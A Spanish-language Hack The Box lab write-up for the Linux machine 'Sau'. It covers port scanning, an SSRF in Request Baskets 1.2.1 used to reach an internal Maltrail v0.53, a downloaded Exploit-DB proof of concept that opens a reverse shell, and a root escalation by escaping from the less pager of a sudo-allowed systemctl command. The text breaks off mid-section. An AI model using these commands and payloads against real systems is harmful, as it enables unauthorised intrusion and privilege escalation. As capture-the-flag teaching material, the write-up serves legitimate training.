



HACK THE BOX · LINUX

Sau

Writeup técnico
completo ·
explotación
reproducibile

**Máquina Sau
resuelta**

HTB Sau · 2026-04-22

Autor	Ramon Santos Sabarich / r4ms4nt
Tipo	Informe técnico completo y archivable
Objetivo	Documentar enumeración, SSRF, pivote, user y root con trazabilidad clara y reutilizable
Fecha de resolución	2026-04-22



Informe técnico normalizado para archivo, consulta
y trazabilidad.

GUÍA DE LECTURA

Índice

SAU — Hack The Box

- 1. Introducción del caso
- 2. Preparación y arranque del laboratorio
 - 2.1. Función de `Inici-HTB`
 - 2.2. Arranque real del caso
 - 2.3. Qué enseña esta fase
- 3. Enumeración inicial de red y servicios
 - 3.1. Escaneo completo de puertos
 - 3.2. Lectura inicial del resultado
 - 3.3. Fingerprinting de servicios
 - 3.4. Interpretación del fingerprint
- 4. Cierre razonado de la fase 1
 - 4.1. Qué quedó validado
 - 4.2. Conclusión operativa de la fase
 - 4.3. Rama principal y ramas secundarias
- 5. Inspección adicional de la superficie web
 - 5.1. Comandos utilizados
 - 5.2. Por qué estos comandos tenían sentido
 - 5.3. Lo que se confirmó
 - 5.4. Qué cambia después de este hallazgo
- 6. De la enumeración a la hipótesis explotable
 - 6.1. Candidata principal
 - 6.2. Qué seguía pendiente de verificar
 - 6.3. Lección reutilizable
- 7. Verificación del comportamiento de autorización
 - 7.1. Peticiones utilizadas
 - 7.2. Qué se buscaba exactamente
 - 7.3. Lectura del resultado
- 8. Flujo manual con la aplicación: creación de una basket
 - 8.1. Acceso al frontal principal

- 8.2. Evidencias visuales del flujo
- 8.3. Qué enseña este paso
- 8.4. Fuzzing contextual
- 9. Validación de la SSRF en Request Baskets
 - 9.1. Motivo del siguiente paso
 - 9.2. Qué se quería demostrar
 - 9.3. Listener para validar el callback
 - 9.4. Resultado observado
 - 9.5. Interpretación
 - 9.6. Lección reutilizable
- 10. Pivote a localhost y descubrimiento del servicio interno
 - 10.1. Por qué este giro tenía sentido
 - 10.2. Reconfiguración del proxy basket
 - 10.3. Resultado del pivote
 - 10.4. Qué cambia después
- 11. Explotación de Maltrail y acceso inicial
 - 11.1. Preparación del exploit
 - 11.2. Preparación del listener de shell
 - 11.3. Ejecución de la prueba de concepto
 - 11.4. Resultado: shell como puma
 - 11.5. Estabilización de la shell
 - 11.6. Lectura del punto de acceso
- 12. Obtención de la flag de usuario
- 13. Enumeración local orientada a privilegios
 - 13.1. Revisión de privilegios sudo
 - 13.2. Por qué este hallazgo es importante
 - 13.3. Verificación de la versión de systemd
 - 13.4. Interpretación didáctica
- 14. Escalada local con `systemctl`
 - 14.1. Ejecución del comando permitido
 - 14.2. Qué interesa de esta salida
 - 14.3. Escape desde `less`
 - 14.4. Por qué funciona
- 15. Obtención de root y cierre técnico
 - 15.1. Verificación del contexto privilegiado
 - 15.2. Cadena final del caso

- 16. Lecciones reutilizables
 - 16.1. No subestimar un puerto alto que responde como HTTP
 - 16.2. Las respuestas de error pueden identificar el producto
 - 16.3. Una CVE plausible no basta
 - 16.4. La SSRF puede ser un pivote, no solo un fin
 - 16.5. Enumeración local: `sudo -l` sigue siendo un básico imprescindible
 - 16.6. Leer el patrón importa más que memorizar la etiqueta
- 17. Resumen técnico final



SAU — Hack The Box

1. Introducción del caso

Sau es una máquina de Hack The Box que, pese a presentar una superficie expuesta aparentemente pequeña, obliga a trabajar con bastante disciplina metodológica. El caso arranca con una enumeración muy contenida, pero pronto enseña una lección importante: cuando un servicio web expuesto ofrece una huella concreta, conviene interpretarla bien antes de abrir ramas de trabajo innecesarias.

La resolución real del caso se apoya en una cadena técnica muy clara:

1. identificación de la superficie dominante;
2. reconocimiento del producto y de su versión;
3. validación de una SSRF sobre Request Baskets;
4. pivotar hacia un servicio interno accesible solo desde localhost;
5. explotación del servicio interno para obtener una shell como `puma`;
6. escalada local de privilegios hasta `root` mediante el comportamiento de `systemctl` en combinación con una configuración permisiva en `sudo`.

Desde un punto de vista formativo, Sau es especialmente útil para estudiar cuatro patrones reutilizables:

- cómo interpretar una web en puerto alto con respuestas HTTP poco convencionales;
 - cómo pasar de una candidata pública plausible a una validación real del flujo vulnerable;
 - cómo usar una SSRF no solo para confirmar vulnerabilidad, sino para descubrir servicios internos relevantes;
 - cómo distinguir entre acceso inicial y escalada local, manteniendo la lectura cronológica del caso.
-

2. Preparación y arranque del laboratorio

2.1. Función de Inici-HTB

La resolución se inicia con la utilidad `Inici-HTB`, utilizada como herramienta de arranque del caso. Su papel no es “resolver” la máquina, sino dejar preparado el entorno de trabajo y generar una primera base de evidencias técnicas.

En la práctica, este script realiza varias tareas útiles para estandarizar el inicio del laboratorio:

- fija el objetivo en el entorno visual del atacante;
- prepara el directorio base de trabajo;
- valida la conectividad inicial;
- intenta una identificación temprana del sistema operativo;
- lanza un escaneo completo de puertos TCP;
- realiza un reconocimiento de servicios y versiones;
- deja los resultados guardados en archivos de trabajo para consulta posterior;
- genera un resumen inicial con la superficie dominante y el siguiente paso sugerido.

La ventaja didáctica de este arranque es clara: permite comenzar con una fase 1 ordenada y repetible, en lugar de depender de un inicio improvisado en cada máquina.

2.2. Arranque real del caso

```
> Inici-HTB SAU 10.129.32.133
[*] Fijando objetivo en Polybar con settarget
[*] Preparando directorio base
[*] Comprobando conectividad inicial
PING 10.129.32.133 (10.129.32.133) 56(84) bytes of data.
64 bytes from 10.129.32.133: icmp_seq=1 ttl=63 time=48.4 ms

--- 10.129.32.133 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 48.402/48.402/48.402/0.000 ms
[*] Intentando identificación rápida con whichSystem.py

10.129.32.133 (ttl -> 63): Linux
```

2.3. Qué enseña esta fase

El `ping` no se usa aquí como una simple formalidad. Permite validar que el objetivo está vivo y accesible antes de invertir tiempo en un escaneo completo. Además, el valor de `ttl=63` sugiere un entorno Linux, aunque esa señal por sí sola nunca debe tratarse como prueba fuerte.

La salida de `whichSystem.py` refuerza esa hipótesis inicial, pero en este punto lo correcto es hablar de **estimación preliminar**, no de certeza. La confirmación fuerte vendrá después con los banners de servicio.

3. Enumeración inicial de red y servicios

3.1. Escaneo completo de puertos

Una vez validada la conectividad, se procede al escaneo completo de puertos TCP. Este paso es importante porque evita que la enumeración se limite a los puertos más comunes y obliga a identificar cualquier superficie inusual.

```
[*] Lanzando escaneo completo de puertos
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-22 16:02 CEST
Initiating SYN Stealth Scan at 16:02
Scanning 10.129.32.133 [65535 ports]
Discovered open port 22/tcp on 10.129.32.133
Discovered open port 55555/tcp on 10.129.32.133
Completed SYN Stealth Scan at 16:02, 12.27s elapsed (65535 total ports)

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
55555/tcp open  unknown syn-ack ttl 63
```

3.2. Lectura inicial del resultado

La primera conclusión útil de esta salida es que la superficie expuesta no es amplia. Solo aparecen dos puertos abiertos:

- `22/tcp`, claramente asociado a SSH;
- `55555/tcp`, un puerto alto no estándar que responde, pero todavía sin clasificación clara.

Esta observación ya condiciona la estrategia. Cuando una máquina expone muy pocos servicios, conviene profundizar mucho en cada uno de ellos antes de abrir

ramas paralelas. En Sau, esto resulta decisivo, porque el puerto alto será mucho más importante que SSH durante la fase inicial.

3.3. Fingerprinting de servicios

Después del escaneo completo, se ejecuta el reconocimiento de servicios y versiones. Este paso es esencial porque permite pasar de la mera presencia de puertos a una caracterización útil de la superficie expuesta.

```
[*] Lanzando escaneo de servicios
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-22 16:02 CEST

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
          protocol 2.0)
55555/tcp open  unknown
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.\.]{1,250}$
|   GetRequest:
|     HTTP/1.0 302 Found
|     Location: /web
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
```

3.4. Interpretación del fingerprint

Este bloque de salida tiene mucho valor y conviene leerlo con calma.

Confirmación del sistema operativo

El banner de `OpenSSH 8.2p1 Ubuntu 4ubuntu0.7` aporta una evidencia mucho más fuerte que el TTL inicial. A partir de aquí, la hipótesis de Linux deja de ser una mera sospecha y pasa a estar sólidamente respaldada por un banner de servicio real.

Identificación de la superficie dominante

Aunque `22/tcp` está abierto, en este momento no existe ningún usuario, credencial ni clave reutilizable que convierta SSH en una vía de entrada inmediata.

En cambio, `55555/tcp` devuelve señales muy concretas:

- responde como HTTP;
- redirige a `/web`;
- acepta `GET` y `OPTIONS`;
- devuelve un mensaje muy característico sobre un `basket name` inválido.

Esta combinación convierte la web en la superficie dominante de la fase 1.

Señal clave: `invalid basket name`

La cadena `invalid basket name; the name does not match pattern...` no es un error genérico cualquiera. Es una huella muy útil porque apunta a una lógica de aplicación concreta, no a un simple servidor HTTP sin contexto.

En términos metodológicos, esto enseña una lección importante: **cuando una respuesta de error tiene semántica propia del producto, puede valer más que una página bonita o un banner clásico.**

4. Cierre razonado de la fase 1

4.1. Qué quedó validado

Al cerrar la fase inicial, ya se dispone de una base bastante clara:

- el objetivo está vivo y accesible;
- el sistema parece Linux con fuerte respaldo en banners de servicio;
- hay dos puertos abiertos;
- SSH existe, pero sin valor operativo todavía;
- la web en `55555/tcp` es la superficie dominante;
- el comportamiento HTTP observado apunta a una aplicación específica aún no confirmada del todo.

4.2. Conclusión operativa de la fase

La fase 1 puede darse por suficientemente cerrada porque no falta información crítica para elegir una rama principal. La decisión correcta en este punto no es insistir en SSH ni empezar a probar técnicas aleatorias, sino continuar con la enumeración web.

4.3. Rama principal y ramas secundarias

- **Rama principal:** WEB-BASE
- **Rama secundaria 1:** SSH, anotada pero sin credenciales
- **Rama secundaria 2:** posible SSRF / localhost / servicio interno, solo como hipótesis débil en este momento

Esta separación es importante. La hipótesis de servicio interno todavía no domina el caso, pero queda anotada porque varias pistas del comportamiento HTTP sugieren que la aplicación podría tener más lógica de la que aparenta en un primer vistazo.

5. Inspección adicional de la superficie web

5.1. Comandos utilizados

Para caracterizar la aplicación web, se utilizan los siguientes comandos:

```
curl -i http://10.129.32.133:55555/  
curl -i http://10.129.32.133:55555/web  
curl -s http://10.129.32.133:55555/web | head -n 80  
whatweb http://10.129.32.133:55555  
curl -s http://10.129.32.133:55555/web | grep -Ei 'version|powered|login|api|basket'
```

5.2. Por qué estos comandos tenían sentido

Esta batería de comandos cumple funciones complementarias:

- `curl -i` permite revisar cabeceras HTTP y redirecciones;
- `curl -s ... | head` sirve para inspeccionar rápidamente el HTML inicial sin depender del navegador;
- `whatweb` ayuda a detectar tecnologías visibles;
- `grep` permite extraer cadenas de alto valor semántico como versión, nombre de producto, rutas API o referencias a autenticación.

El objetivo en esta fase no es todavía explotar nada, sino **identificar el producto real y su contexto técnico**.

5.3. Lo que se confirmó

La inspección adicional permitió validar varios puntos decisivos:

- el servicio es **Request Baskets**;
- la instancia expone **versión 1.2.1** en el pie de página;
- existe una interfaz funcional en `/web`;
- aparece un enlace administrativo a `/web/baskets`;
- la lógica cliente usa `sessionStorage` para un `master_token`;
- las llamadas JavaScript usan rutas API bajo `/api/baskets/<nombre>`;
- la propia interfaz indica que el servicio funciona en **restricted mode**.

5.4. Qué cambia después de este hallazgo

Este punto marca un cambio claro de calidad en la enumeración. La web deja de ser una “superficie interesante” y pasa a ser una **aplicación concretamente identificada**, con:

- nombre de producto;
- versión;
- rutas API visibles;
- mecanismo de autorización observable;
- candidata pública plausible.

6. De la enumeración a la hipótesis explotable

6.1. Candidata principal

Con el producto y la versión ya identificados, la candidata pública que mejor encaja es **CVE-2023-27163**, una SSRF que afecta a Request Baskets hasta la versión 1.2.1.

Esta hipótesis no aparece por intuición, sino por la convergencia de varias señales:

- la versión observada es `1.2.1`;
- la aplicación expone `/api/baskets/{name}`;
- el producto trabaja con lógica de reenvío de peticiones;
- la propia semántica del servicio encaja con el patrón de la vulnerabilidad descrita públicamente.

6.2. Qué seguía pendiente de verificar

Pese a que la candidata encaja muy bien, todavía faltaban dos comprobaciones críticas:

1. si el flujo vulnerable era realmente alcanzable en esta instancia concreta;
2. si el modo restringido y el uso de `master_token` bloqueaban por completo la aplicabilidad del vector.

Esta distinción es importante. Una CVE plausible no equivale automáticamente a una explotación validada.

6.3. Lección reutilizable

En esta fase aparece un patrón muy valioso para casos futuros:

primero se identifica el producto; después se valida su versión; luego se comprueba si la candidata pública encaja con el comportamiento real; y solo entonces se intenta demostrar el flujo vulnerable.

Este orden reduce muchísimo el ruido y evita probar PoCs por simple parecido superficial.

7. Verificación del comportamiento de autorización

7.1. Peticiones utilizadas

Para comprobar el comportamiento real de autorización alrededor de la aplicación, se ejecutan varias peticiones directas:

```
curl -i http://10.129.32.133:55555/web/baskets
curl -i http://10.129.32.133:55555/api/baskets
curl -i -X OPTIONS http://10.129.32.133:55555/api/baskets/test
curl -s http://10.129.32.133:55555/web | grep -Ei 'restricted|token|api/
    baskets|Version'
```

7.2. Qué se buscaba exactamente

Estas peticiones no se lanzan al azar. Se usan para responder preguntas muy concretas:

- ¿existe diferencia entre interfaz visible y API operativa?
- ¿la API devuelve `401 Unauthorized` sin token?
- ¿qué métodos HTTP parecen permitidos?
- ¿hasta qué punto el `master_token` es un requisito real y no solo una etiqueta del frontend?

7.3. Lectura del resultado

La evidencia confirmó que:

- la administración era visible desde la web;
- la API requería autorización por token en ciertos flujos;
- el modelo de acceso no era el de un login clásico, sino el de un control operativo por token y por contexto.

En este punto la rama de trabajo se acerca a `WEB-AUTH / PANEL`, pero con un matiz importante: el caso no gira en torno a usuario/contraseña ni a un perfil tradicional, sino a la **aplicabilidad real de una SSRF en una aplicación con control parcial por token**.

8. Flujo manual con la aplicación: creación de una basket

8.1. Acceso al frontal principal

Se accede a la interfaz principal de Request Baskets en:

```
http://10.129.32.133:55555/web
```

La interfaz permite crear una nueva basket y devuelve un token asociado a ella.

8.2. Evidencias visuales del flujo

- **Imagen 1:** acceso al frontal principal y formulario de creación.
- **Imagen 2:** creación de la basket y emisión del token.

- **Imagen 3:** apertura de la basket creada.
- **Imagen 4:** respuesta obtenida al consultar la basket.
- **Imagen 5:** resultado de `feroxbuster` sobre la aplicación.




Figura 1. Formulario de creación de una nueva basket en Request Baskets.




Figura 2. Confirmación de creación de la basket y emisión del token maestro asociado.




Figura 3. Vista inicial de la basket recién creada, todavía vacía.




Figura 4. Registro de una petición capturada por la basket, prueba de que el flujo es funcional.

```

> feroxbuster -u http://10.129.32.133:55555 -C 400,404

FEROXBUSTER OXIDE
by Ben "epi" Risher ver: 2.13.1

Target Url      http://10.129.32.133:55555/
In-Scope Url    10.129.32.133
Threads        50
Wordlist        /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Code Filters [400, 404]
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 0l 0w 0c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 230l 606w 8700c http://10.129.32.133:55555/web
302 GET 2l 2w 27c http://10.129.32.133:55555/ => http://10.129.32.133:55555/web
200 GET 360l 928w 13021c http://10.129.32.133:55555/web/baskets
301 GET 2l 3w 39c http://10.129.32.133:55555/web => http://10.129.32.133:55555/web
301 GET 2l 3w 39c http://10.129.32.133:55555/WEB => http://10.129.32.133:55555/web
[#####] - 29s 30006/30006 0s found:5 errors:0
[#####] - 29s 30000/30000 1027/s http://10.129.32.133:55555/

c > ~/pentest/targets/HTB/easy/SAU > took 30s > |

```

Figura 5. Fuzzing contextual con `feroxbuster` para confirmar rutas visibles y comportamiento del frontal.

8.3. Qué enseña este paso

La interacción manual con la aplicación aporta algo que el simple `curl` no ofrece: confirma un **flujo funcional real**. Esto permite validar que la instancia no es meramente informativa, sino que acepta creación de baskets y devuelve identificadores utilizables.

El flujo observado fue:

1. creación de la basket;
2. devolución de un token asociado;
3. obtención de una URL específica para la basket;
4. consulta de esa basket para ver cómo responde el sistema.

8.4. Fuzzing contextual

También se ejecuta `feroxbuster` contra el frontal:

```
feroxbuster -u http://10.129.32.133:55555 -C 400,404
```

La intención aquí no es redescubrir toda la aplicación, sino confirmar si existen rutas de interés adicionales sin el ruido de respuestas `400` y `404`.

El resultado útil del fuzzing es más contextual que revolucionario: no abre una segunda gran rama, pero sí ayuda a consolidar el entendimiento del frontal expuesto y de las rutas visibles.

9. Validación de la SSRF en Request Baskets

9.1. Motivo del siguiente paso

Como las señales ya apuntaban con fuerza a **CVE-2023-27163**, el siguiente movimiento lógico era dejar de hablar de plausibilidad y pasar a una validación real del flujo.

Para ello se utiliza una prueba de concepto pública sobre Request Baskets.

9.2. Qué se quería demostrar

La validación no buscaba todavía una shell. Lo primero era demostrar que la aplicación podía:

- aceptar una URL de reenvío controlada;
- provocar desde la víctima una solicitud HTTP hacia una dirección elegida por el atacante;
- comportarse como pivote hacia otros destinos, potencialmente internos.

9.3. Listener para validar el callback

Se levanta un listener en el puerto 80 del atacante:

```
> sudo nc -lvp 80  
listening on [any] 80 ...
```

Este paso tiene un objetivo muy concreto: comprobar si la víctima puede alcanzar la IP del atacante a través del flujo de reenvío.

9.4. Resultado observado

Tras configurar el reenvío hacia la IP del atacante y lanzar la solicitud, se recibe lo siguiente:


```
10.129.32.133: inverse host lookup failed: Unknown host
connect to [10.10.15.26] from (UNKNOWN) [10.129.32.133] 45084
GET / HTTP/1.1
Host: 10.10.15.26
User-Agent: curl/7.88.1
Accept: */*
X-Do-Not-Forward: 1
Accept-Encoding: gzip
```

9.5. Interpretación

Este fragmento es el punto de inflexión real del caso. Aquí ya no se está ante una candidata plausible, sino ante una SSRF validada empíricamente.

La víctima establece una conexión HTTP hacia la IP del atacante, lo que demuestra que:

- la lógica de reenvío funciona;
- la aplicación puede usarse para originar peticiones desde el contexto de la víctima;
- el flujo vulnerable es aplicable en esta instancia.

La cabecera `X-Do-Not-Forward: 1` es especialmente interesante porque sugiere una protección contra bucles de reenvío, algo coherente con una aplicación diseñada para redirigir peticiones.

9.6. Lección reutilizable

Cuando una SSRF está en duda, una validación con callback HTTP al atacante es una forma excelente de pasar de la teoría a la evidencia directa.

10. Pivote a localhost y descubrimiento del servicio interno

10.1. Por qué este giro tenía sentido

El escaneo inicial ya había mostrado que el puerto 80 estaba filtrado desde el exterior. Una vez validada la SSRF, el siguiente paso natural era comprobar qué existía en ese `127.0.0.1:80` que la red externa no podía ver directamente.

Aquí aparece uno de los patrones más interesantes de Sau: **la SSRF no se utiliza únicamente para confirmar vulnerabilidad, sino para romper la frontera entre superficie externa y superficie interna.**

10.2. Reconfiguración del proxy basket

La basket se reconfigura para reenviar a:

```
http://127.0.0.1:80
```

Además, se activan dos opciones clave:

- **Proxy Response**, para que la basket devuelva al cliente la respuesta del servicio interno;
- **Expand Forward Path**, para que la ruta solicitada se extienda correctamente en el reenvío.




Figura 6. Reconfiguración de la basket para reenviar peticiones hacia la IP del atacante y validar la SSRF mediante callback HTTP.




Figura 7. Reconfiguración posterior del forward URL hacia 127.0.0.1:80, activando Proxy Response y Expand Forward Path.




Figura 8. Respuesta del servicio interno alcanzado a través de la SSRF: una instancia de Maltrail v0.53 escuchando solo en localhost.

10.3. Resultado del pivote

Al acceder a la URL de la basket ya configurada, la respuesta expone una instancia interna de **Maltrail v0.53**.

Este hallazgo es decisivo por varias razones:

- confirma que el puerto 80 filtrado externamente sí aloja un servicio relevante;
- demuestra que la SSRF permite pivotar hacia localhost;
- identifica un nuevo producto y una nueva versión;
- abre una nueva candidata pública de alto valor.

10.4. Qué cambia después

A partir de aquí, la cadena del caso deja de girar alrededor de Request Baskets como objetivo final y pasa a entenderse como un pivote:

Request Baskets → SSRF → servicio interno localhost → Maltrail v0.53

Esto es importante a nivel editorial y técnico. La aplicación expuesta no era el destino final de la explotación, sino la puerta de entrada hacia el servicio verdaderamente interesante.

11. Explotación de Maltrail y acceso inicial

11.1. Preparación del exploit

Una vez identificada la instancia interna de Maltrail, se descarga una prueba de concepto pública desde Exploit Database:

```
curl -s https://www.exploit-db.com/download/51676 > exploit.py
```

Este paso tiene sentido porque, a diferencia de la fase anterior, ahora ya existe un producto interno concreto, una versión visible y una referencia pública suficientemente plausible para justificar la validación práctica.

11.2. Preparación del listener de shell

Antes de ejecutar el exploit, se deja preparado un listener en el puerto 4444 del atacante:

```
> nc -lvnp 4444
listening on [any] 4444 ...
```

La razón es simple: si el exploit funciona, el callback debe tener un destino listo para recibir la conexión.

11.3. Ejecución de la prueba de concepto

```
> python3 exploit.py 10.10.15.26 4444 http://10.129.32.133:55555/v2jmfrit
Running exploit on http://10.129.32.133:55555/v2jmfrit/login
```

11.4. Resultado: shell como puma

Se recibe la conexión inversa:

```
connect to [10.10.15.26] from (UNKNOWN) [10.129.32.133] 56330
$ id
uid=1001(puma) gid=1001(puma) groups=1001(puma)
```

Después se comprueba el contexto del sistema:

```
$ uname -a
Linux sau 5.4.0-153-generic
      #170-Ubuntu SMP Fri Jun 16 13:43:31 UTC 2023 x86_64 x86_64 x86_64 GNU/
      Linux
$ whoami
puma
```

11.5. Estabilización de la shell

La shell inicial se estabiliza con:

```
$ script /dev/null -c bash
$ export TERM=xterm
$ stty -raw echo; fg
```

No todo el proceso de estabilización resulta perfecto —aparece un `bash: fg: current: no such job`—, pero el acceso queda suficientemente usable para continuar con la enumeración local.

11.6. Lectura del punto de acceso

Este punto marca el cierre del acceso inicial. La cadena web ha funcionado y el resultado es una shell como `puma`, un usuario con privilegios limitados.

La lección aquí es clara: la explotación del caso no se resuelve “saltando a root” desde una CVE web, sino encadenando varias capas:

- enumeración web correcta;
- validación de SSRF;
- pivote a localhost;
- identificación de Maltrail;
- obtención de acceso inicial.

12. Obtención de la flag de usuario

Desde la shell de `puma` se revisa el directorio personal:

```
puma@sau:~$ ls -la
...
-rw-r----- 1 root puma 33 Apr 22 13:48 user.txt
```

Y posteriormente se lee la flag:

```
puma@sau:~$ cat user.txt
29f28444308be0b9b6392eca072bff99
```

Esta salida confirma dos cosas:

1. el acceso inicial es real y no una ejecución aislada sin contexto;
2. la fase de obtención de `user` queda cerrada.

13. Enumeración local orientada a privilegios

13.1. Revisión de privilegios sudo

El primer paso útil tras obtener una shell limitada consiste en revisar permisos `sudo`:

```
puma@sau:~$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
    bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
```

13.2. Por qué este hallazgo es importante

La salida de `sudo -l` es uno de los puntos más valiosos de toda la enumeración local. No se limita a decir “puede usar sudo”, sino que define exactamente qué comando puede ejecutar `puma` como root y sin contraseña.

En este caso, la posibilidad de ejecutar:

```
/usr/bin/systemctl status trail.service
```

abre una vía muy prometedora porque `systemctl status` suele paginar su salida con `less`, y ese comportamiento puede volverse peligroso si la configuración lo permite.

13.3. Verificación de la versión de systemd

También se consulta la versión de `systemd`:

```
puma@sau:~$ systemctl --version
systemd 245 (245.4-4ubuntu3.22)
```

La revisión pública de esta versión y del comportamiento del paginador en combinación con `sudo` sugiere una vía viable de escalada local en este entorno.

13.4. Interpretación didáctica

Aquí el punto importante no es obsesionarse con una etiqueta CVE aislada, sino comprender el patrón:

- un usuario limitado puede ejecutar `systemctl status` como root;
- `systemctl status` invoca un paginador en determinadas condiciones;
- si el paginador no está suficientemente restringido, puede permitir la ejecución de comandos externos;

- si esa ejecución ocurre en el contexto de root, la shell resultante hereda esos privilegios.

Esa lectura es mucho más útil que memorizar un identificador sin entender la mecánica real del fallo.

14. Escalada local con `systemctl`

14.1. Ejecución del comando permitido

```
puma@sau:~$ sudo /usr/bin/systemctl status trail.service
● trail.service - Maltrail. Server of malicious traffic detection system
   Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor
          preset:~)
   Active: active (running) since Wed 2026-04-22 13:47:06 UTC; 4h 22min ago
     Main PID: 1435
    CGroup: /systemd/system/trail.service
            └─1435 pager
```

14.2. Qué interesa de esta salida

El objetivo de este comando no es leer el estado del servicio por curiosidad. Lo importante es que la salida paginada confirma que se está usando un **pager**. Ese detalle es la clave de la escalada.

14.3. Escape desde `less`

Dentro del paginador se introduce:

```
!/bin/bash
```

Y se obtiene:

```
root@sau:/home/puma#
```

14.4. Por qué funciona

El comportamiento descrito se apoya en que el paginador permite ejecutar comandos externos. Como `systemctl status trail.service` se ejecuta con privilegios de root mediante `sudo`, el comando lanzado desde el paginador hereda ese contexto privilegiado.

Desde el punto de vista didáctico, este es el patrón importante:

- **comando permitido por sudo**
